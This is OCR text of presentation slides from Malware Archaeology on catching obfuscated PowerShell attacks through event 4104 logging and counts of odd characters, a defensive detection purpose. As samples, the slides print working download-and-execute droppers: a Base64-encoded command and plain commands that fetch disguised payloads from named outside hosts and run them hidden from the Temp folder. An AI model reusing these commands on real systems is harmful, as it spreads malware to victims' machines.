
- }catch{}
- **Catch it as a PS 4104, not a Process Create 4688**


Malware Archaeology
PowerShell Decodes for you !!!
• 4104 event will decode any –Encoded, Base64 blobs
• Module Load
Suspect_CMD
function VbfljacpOkpRISDpOWxhZg ($KqBdATjDLkezMWOSg , $cLTwEofmANiUtaxDpRpHGZIGKYFm){(New-Object System.Net.WebClient).DownloadFile($KqBdATjDLkezMWOSg , $cLTwEofmANiUtaxDpRpH
Module_Load
function VbfljacpOkpRISDpOWxhZg ($KqBdATjDLkezMWOSg , $cLTwEofmANiUtaxDpRpHGZIGKYFm){(New-Object System.Net.WebClient).DownloadFile($KqBdATjDLkezMWOSg , $cLTwEofmANiUtaxDpRpHGZIGKYFm);(New-Object -com Shell.Application).ShellExecute($cLTwEofmANiUtaxDpRpHGZIGKYFm); }
MalwareArchaeology.com

PS Base 64 blob

POWeRshEll -enCodedCOMmaNd
ZgB1AG4AYwB0AGkAbwBuACAAVgBiAGYASQBqAGEAYwBwAE8AawBwAFIAbABTAEQAc
ABPAFcAeABoAFoAZwAgACgAIAAkAEsAcQBCAGQAQQBUAGoARABMAGsAZQB6AE0AV
wBPAFMAZwAgACwAIAAkAGMATABUAHcARQBvAGYAbQBBAE4AaQBVAHQAYQB4AEQ
AcABSAHAASABHAFoASQBHAEsAWQBGAG0AIAApAHsAKABOAGUAdwAtAE8AYgBqAG
UAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A
CkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACAAJABLAHEAQgBkAEEAVABq
AEQATABrAGUAegBNAFcATwBTAGcAIAAsACAAJABjAEwAVAB3AEUAbwBmAG0AQQBO
AGkAVQB0AGEAeABEAHAAUgBwAEgARwBaAEkARwBLAFkARgBtACAAKQA7ACgATgBlA
HcALQBPAGIAagBlAGMAdAAgAC0AYwBvAG0AIABTAGgAZQBsAGwALgBBAHAAcABsAG
kAYwBhAHQAaQBvAG4AKQAuAFMAaABlAGwAbABFAHgAZQBjAHUAdABlACgAIAAkAG
MATABUAHcARQBvAGYAbQBBAE4AaQBVAHQAYQB4AEQAcABSAHAASABHAFoASQBHA
EsAWQBGAG0AIAApADsAIAB9AA0ACgB0AHIAeQB7AA0ACgBrAGkAbABsACAALQBwAH
IAbwBjAGUAcwBzAG4AYQBtAGUAIABFAFgAQwBFAEwAOwAgAA0ACgAkAEcAbABOAEQ
AYgBvAGcASgB2AGUAeABNAGIASwBoAGUAPQAkAGUAbgB2ADoAVQBTAEUAUgBQAFI
ATwBGAEkATABFACsAJwBcAHUAYgBQAEQAbgBJAEwAbwBkAHcAWABTAFEAWQBpAFA
AWABlAGMALgBlAHgAZQAnADsADQAKAFYAYgBmAEkAagBhAGMAcABPAGsAcABSAGw
AUwBEAHAATwBXAHgAaABaAGcAIAAnAGgAdAB0AHAAcwA6AC8ALwBjAG8AbQBmAH
kALgBtAG8AZQAvAHUAdQBvAG8AdgBxAC4AagBwAGcAJwAgACQARwBsAE4ARABiAG8
AZwBKAHYAZQB4AE0AYgBLAGgAZQA7AA0ACgANAAoAfQBjAGEAdABjAGgAewB9AA==


Malware Archaeology
4104 Decodes Base64 blobs
• Is suddenly more readable
event_id
@timestamp
@host
Block
4,104
2018-05-05 17:27:22.730
HACKER
76492d1116743f0423413b16050a5345MgB8AGYAZgB2AFEAYg
message
Creating Scriptblock text (1 of 1): nEW-ObJECT ManAGEMEnT.AuToMATIoN.PsCReDEntIAl ' '.('76492d111674
AZAA2ADcANQA5AGYANwBiADMA'|CONVerttO-SecuresTrInG -ke 150.105.213.121.221.126.137.121.68.
I.68.30.46.202.28.13.28.138).gETNEtwORkCrEdeNTIaL().pasSwoRD|.((vAriabLE '*mdR*').NAME[3.11.2]-JOin'')
MalwareArchaeology.com



Malware
Archaeology
Security Log – 4688
PowerShell Log – 4104
Windows PowerShell Log - 400
Obfuscation
MalwareArchaeology.com

Fetch !!!

- They will try to hide or obfuscate their behavior to make it hard to read
- To me, this makes no difference, except I can't easily understand what they are doing
- They will add plus"**+**" to add/connect variables
- They will use ticks **'** to break word checks
- They will use dollar **$** or percent **%** to designate variables
- So look for the "Odd Characters" that indicate obfuscation!
  - You can thank Daniel Bohannon for this shtuff
  - Or I should say $Daniel #B'o^h^a^n^n^o'n#

Obfuscation – Odd stuff - 4688

- Becomes obvious very quickly.. This is BAD



- Count of characters are very telling once isolated or extracted from the blob


Obfuscation – Odd stuff - 4104

- Now you can't look for words, so adapt

Orig_Command	Clean_Command_Line
PowerShell "PowerShell ""function xwoej([String] $Eiehxtnndqq) {(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,"C:\Users \HACKME\AppData\Local\Temp\daltusflht.exe");Start-Process "C:\Users\HACKME\AppData\Local \Temp\daltusflht.exe";}try{xwoej("http://www.alexandradickman.com /pupirka.png")}catch{xwoej("http://www.hexacam.com /pupirka.png")}"" | Out-File -encoding ASCII -FilePath C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process 'C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat' -WindowStyle Hidden"	PowerShell "PowerShell ""function xwoej([String] $Eiehxtnndqq) {(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,C:\Users \HACKME\AppData\Local\Temp\daltusflht.exe);Start-Process C:\Users\HACKME\AppData\Local \Temp\daltusflht.exe;}try{xwoej(http://www.alexandradickman.com /pupirka.png)}catch{xwoej(http://www.hexacam.com /pupirka.png)}"" | Out-File -encoding ASCII -FilePath C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat -WindowStyle Hidden"

Obfuscations	Tick_Count	Pct_Count	Dollar_Count	Plus_Count	SemiCol_Count
"" "" ([] $){(-..) ($.":\\\\\\.");-":\\\\\\.";}{("://../.")}{("://../.")}"" | - - - :\\\\\\.;-":\\\\\\." - "	20	0	2	0	3

Lots of special characters, some normal for PS

